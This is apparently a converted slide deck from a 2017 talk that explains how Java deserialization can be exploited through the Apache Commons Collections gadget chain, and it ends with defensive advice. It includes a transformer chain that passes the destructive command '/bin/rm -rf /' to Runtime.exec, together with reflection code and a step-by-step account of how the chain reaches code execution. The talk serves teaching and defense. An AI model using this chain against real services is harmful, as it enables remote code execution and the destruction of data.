# Exploiting Java Serialization

Felix Herrmann
University Würzburg
Olyro GmbH

2017-05-03

# Overview

Where to Find Further Information

Let’s Write a Small Command Line Todo App

WTF Just Happend OR How Does Java Serialization Work

Building an Exploit

- Serializing Behavior
- Calling the Behavior on Deserialization
- Putting It All Together

Soooooo?

# Where to Find Further Information

# Where to Find Further Information

- For quite a few code example and different attack vectors and the original talk go to: `https://github.com/frohoff/ysoserial`
- For an introduction on how various system can be attacked google: “What Do WebLogic, WebSphere, JBoss, Jenkins, OpenNMS, and Your Application Have in Common?”

# Let’s Write a Small Command Line Todo App

# Let’s Write a Small Command Line Todo App

The app is shown live on the command line. The code can be found in the repository the talk is in.

# WTF Just Happend OR How Does Java Serialization Work

# WTF Just Happend OR How Does Java Serialization Work

- The serialization is built into java via the `ObjectInputStream` and `ObjectOutputStream` classes

# WTF Just Happend OR How Does Java Serialization Work

- The serialization is built into java via the `ObjectInputStream` and `ObjectOutputStream` classes
- It can serialize classes automatically. All you have to do is implement the `Serializable` interface

# WTF Just Happend OR How Does Java Serialization Work

- The serialization is built into java via the `ObjectInputStream` and `ObjectOutputStream` classes
- It can serialize classes automatically. All you have to do is implement the `Serializable` interface
- It even works after certain refactorings. You need to specify the `serialVersionUID` for that

# WTF Just Happend OR How Does Java Serialization Work

- The serialization is built into java via the `ObjectInputStream` and `ObjectOutputStream` classes
- It can serialize classes automatically. All you have to do is implement the `Serializable` interface
- It even works after certain refactorings. You need to specify the `serialVersionUID` for that
- If the class in question has a `writeObject` or `readObject` method, this method will be called on reading/writing of the object to add custom serialization/deserialization behavior

# WTF Just Happend OR How Does Java Serialization Work

- The serialization is built into java via the `ObjectInputStream` and `ObjectOutputStream` classes
- It can serialize classes automatically. All you have to do is implement the `Serializable` interface
- It even works after certain refactorings. You need to specify the `serialVersionUID` for that
- If the class in question has a `writeObject` or `readObject` method, this method will be called on reading/writing of the object to add custom serialization/deserialization behavior
- There is also `writeReplace` and `readResolve` to allow the classes to read and write objects of a different type on (de)serializiation

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
  ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
  ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
   ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
  ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t
- It could throw a `ClassNotFoundException`

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
  ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t
- It could throw a `ClassNotFoundException` which means it can fail if the class is not found

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
↪  ClassNotFoundException {
  try (ObjectInputStream s = new
  ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t
- It could throw a `ClassNotFoundException` which means it can fail if the class is not found which means it probably can load any class on the classpath

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
 ↪  ClassNotFoundException {
  try (ObjectInputStream s = new
   ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t
- It could throw a `ClassNotFoundException` which means it can fail if the class is not found which means it probably can load any class on the classpath
- Sooo.....

# Let’s Take a Look at Our Deserialization

```
public static <T> T load(Path p) throws IOException,
 ↪  ClassNotFoundException {
  try (ObjectInputStream s = new
   ↪  ObjectInputStream(newInputStream(p))) {
    return (T) (s.readObject());
  }
}
```

- We don’t tell it *which* class to load because we can’t
- It could throw a `ClassNotFoundException` which means it can fail if the class is not found which means it probably can load any class on the classpath
- Sooo..... What DID we just deserialize

# Building an Exploit

# What Do We Need?

We need two things

- The ability to serialize/deserialize behavior
- The ability to call that behavior on deserialization

And we need it to work with the standard library or at least commonly used libraries

# Serializing Behavior

Apache Commons Collections Transformers to the rescue! They allow us to represent simple transformations as objects and are serializable. A `Transformer<I, O>` is basically a function from `I` to `O`.

# Serializing Behavior

Apache Commons Collections Transformers to the rescue! They allow us to represent simple transformations as objects and are serializable. A `Transformer<I, O>` is basically a function from `I` to `O`.

- `new ConstantTransformer(c)` just yields a transformer which ignores it's input and yields `c`

# Serializing Behavior

Apache Commons Collections Transformers to the rescue! They allow us to represent simple transformations as objects and are serializable. A `Transformer<I, O>` is basically a function from `I` to `O`.

- `new ConstantTransformer(c)` just yields a transformer which ignores it's input and yields `c`
- `new InvokerTransformer(m, cs, ps)` takes it's input as an object, calls the method named `m`, with parameters `ps` which need to conform to the classes `cs...`.

# Serializing Behavior

Apache Commons Collections Transformers to the rescue! They allow us to represent simple transformations as objects and are serializable. A `Transformer<I, O>` is basically a function from `I` to `O`.

- `new ConstantTransformer(c)` just yields a transformer which ignores it's input and yields `c`
- `new InvokerTransformer(m, cs, ps)` takes it's input as an object, calls the method named `m`, with parameters `ps` which need to conform to the classes `cs...`.
- `new ChainTransformer(ts)` chains the transformers given by `ts` together to one big transformer.

# Serializing Behavior

So

```java
new ChainedTransformer(
  new ConstantTransformer(Runtime.getRuntime()),
  new InvokerTransformer(
    "exec",
    new Class<?>[] { String[].class },
    new Object[] {
      new String[] { "/bin/rm", "-rf", "/" }
    })
);
```

should do it, right?

# Serializing Behavior

- Well no, because `Runtime` is not serializable.

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

```java
new ChainedTransformer(
  new ConstantTransformer(Runtime.class),
  new InvokerTransformer("getMethod", ...),
  new InvokerTransformer("invoke", ...),
  new InvokerTransformer("exec", ...)
);
```

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

```
new ChainedTransformer(
  new ConstantTransformer(Runtime.class),
  new InvokerTransformer("getMethod", ...),
  new InvokerTransformer("invoke", ...),
  new InvokerTransformer("exec", ...)
);
```

success!

# Serializing Behavior

- Well no, because `Runtime` is not serializable.

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

# Serializing Behavior

- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

```
new ChainedTransformer(
  new ConstantTransformer(Runtime.class),
  new InvokerTransformer("getMethod", ...),
  new InvokerTransformer("invoke", ...),
  new InvokerTransformer("exec", ...)
);
```

# Serializing Behavior


- Well no, because `Runtime` is not serializable.
- But `Class<T>` objects are!
- Use reflection and class objects to get the runtime.

```
new ChainedTransformer(
  new ConstantTransformer(Runtime.class),
  new InvokerTransformer("getMethod", ...),
  new InvokerTransformer("invoke", ...),
  new InvokerTransformer("exec", ...)
);
```

success!

# Calling the Behavior on Deserialization

Apache Commons Collections to the rescue (again)!



## Class LazyMap<K,V>

java.lang.Object
  AbstractIterableMap<K,V>
    AbstractMapDecorator<K,V>
      LazyMap<K,V>

**All Implemented Interfaces:**

Serializable, Map<K,V>, Get<K,V>, IterableGet<K,V>, IterableMap<K,V>, Put<K,V>

**Direct Known Subclasses:**

LazySortedMap

```
public class LazyMap<K,V>
extends AbstractMapDecorator<K,V>
implements Serializable
```

Decorates another `Map` to create objects in the map on demand.

When the `get(Object)` method is called with a key that does not exist in the map, the factory is used to create the object. The created object will be added to the map using the requested key.

# Calling the Behavior on Deserialization

So the interesting thing is to get into this code path:

```
@Override
public V get(final Object key) {
    // create value for key if key is not currently in the map
    if (map.containsKey(key) == false) {
        @SuppressWarnings("unchecked")
        final K castKey = (K) key;
        final V value = factory.transform(castKey);
        map.put(castKey, value);
        return value;
    }
    return map.get(key);
}
```

# Calling the Behavior on Deserialization

So we need to:

- Create a `LazyMap`
- Give it our `ChainedTransformer`
- Build an object which calls `get` with an key not in the map during deserialization
- Since we can create a map, we can create an empty map. Which means that every call to `get` results in a key miss

# Calling the Behavior on Deserialization

The first part is easy: `LazyMap.lazyMap(new HashMap<A, B>(), transformers)` Now, we need to find some class which would call `get` on a given map upon deserializiation.

# Calling the Behavior on Deserialization

Let’s try the `AnnotationInvocationHandler`:

```
class AnnotationInvocationHandler implements
↪   InvocationHandler, Serializable {
    private static final long serialVersionUID =
    ↪   6182022883658399397L;
    private final Class<? extends Annotation> type;
    private final Map<String, Object> memberValues;

    AnnotationInvocationHandler(Class<? extends
    ↪   Annotation> type, Map<String, Object>
    ↪   memberValues) {
        this.type = type;
        this.memberValues = memberValues;
    }
```

# Calling the Behavior on Deserialization

Let’s try the `AnnotationInvocationHandler`:

- It has a map which we can supply in `memberValues`
- It is serializable
- It is not public but easy to create via reflection:

```
String name = "s.r.a.AnnotationInvocationHandler";
Class c = Class.forName(name);
Constructor con = c.getDeclaredConstructors()[0];
con.setAccessible(true);
con.newInstance(Override.class, lazyMap);
```

- Does it call get in the `readObject` method?

# Calling the Behavior on Deserialization

```java
private void readObject(java.io.ObjectInputStream s) {
  s.defaultReadObject();
  AnnotationType annotationType = /*...*/
  Map<String, Class<?>> memberTypes = /*...*/
  for (Map.Entry<...> mv : memberValues.entrySet()) {
    String name = mv.getKey();
    Class<?> memberType = memberTypes.get(name);
    if (memberType != null) {
      Object value = mv.getValue();
      if (!(memberType.isInstance(value) ||
        value instanceof ExceptionProxy)) {
          mv.setValue(
            new AnnotationTypeMismatchExceptionProxy(
              "error").setMember(/*...*/)); } } } }
```

# Calling the Behavior on Deserialization

```java
private void readObject(java.io.ObjectInputStream s) {
  s.defaultReadObject();
  AnnotationType annotationType = /*...*/
  Map<String, Class<?>> memberTypes = /*...*/
  for (Map.Entry<...> mv : memberValues.entrySet()) {
    String name = mv.getKey();
    Class<?> memberTy         erTypes.get(name);
    if (memberType != null) {
      Object value = mv.getValue();
      if (!(memberType.isInstance(value) ||
        value instanceof ExceptionProxy)) {
          mv.setValue(
            new AnnotationTypeMismatchExceptionProxy(
              "error").setMember(/*...*/)); } } } }
```

FAIL

# Calling the Behavior on Deserialization

```java
public Object invoke(Object proxy, Method method,
 ↪  Object[] args) {
    String member = method.getName();
    Class<?>[] paramTypes = method.getParameterTypes();
    /* Error checking and handling of equals, ... */
    /*...*/
    Object result = memberValues.get(member);
    /* Rest not important... */
}
```


This one calls `get` on the `memberValues` variable. But how do we get it invoked?

# Calling the Behavior on Deserialization

The Answer: Java Proxies


- are used to dynamically generate classes which satisfy an/multiple interfaces
- are serializable
- are given an `InvocationHandler` (like `AnnotationInvocationHandler`)
- dispatch every call (matching one of those interfaces) to the `invoke` method on the given `InvocationHandler`

# Putting It All Together



On Deserialization


# Putting It All Together



## On Deserialization

- `AIH.readObject` is called


# Putting It All Together



## On Deserialization

- `AIH.readObject` is called
- calls `entrySet()` on proxy


# Putting It All Together



## On Deserialization

- `AIH.readObject` is called
- calls `entrySet()` on proxy
- calls `invoke` on inner invocation handler


# Putting It All Together



## On Deserialization

- `AIH.readObject` is called
- calls `entrySet()` on proxy
- calls `invoke` on inner invocation handler
- calls `get` on lazy map


# Putting It All Together



## On Deserialization

- `AIH.readObject` is called
- calls `entrySet()` on proxy
- calls `invoke` on inner invocation handler
- calls `get` on lazy map
- calls `transform` on `ChainTransformer`

# Putting It All Together



## On Deserialization

- `AIH.readObject` is called
- calls `entrySet()` on proxy
- calls `invoke` on inner invocation handler
- calls `get` on lazy map
- calls `transform` on `ChainTransformer`
- executes our code

# Putting It All Together

The exploit is shown live. The code can be found in the repository the talk is in.

# Soooooo?

# Putting It All Together

What do we learn from it?

- Use java serialization only if you have to
- Only deserialize from a known source
- Be really careful. It's incredibly easy to open yourself up to various security issues
- Read the chapter about serializiation of "Effective Java"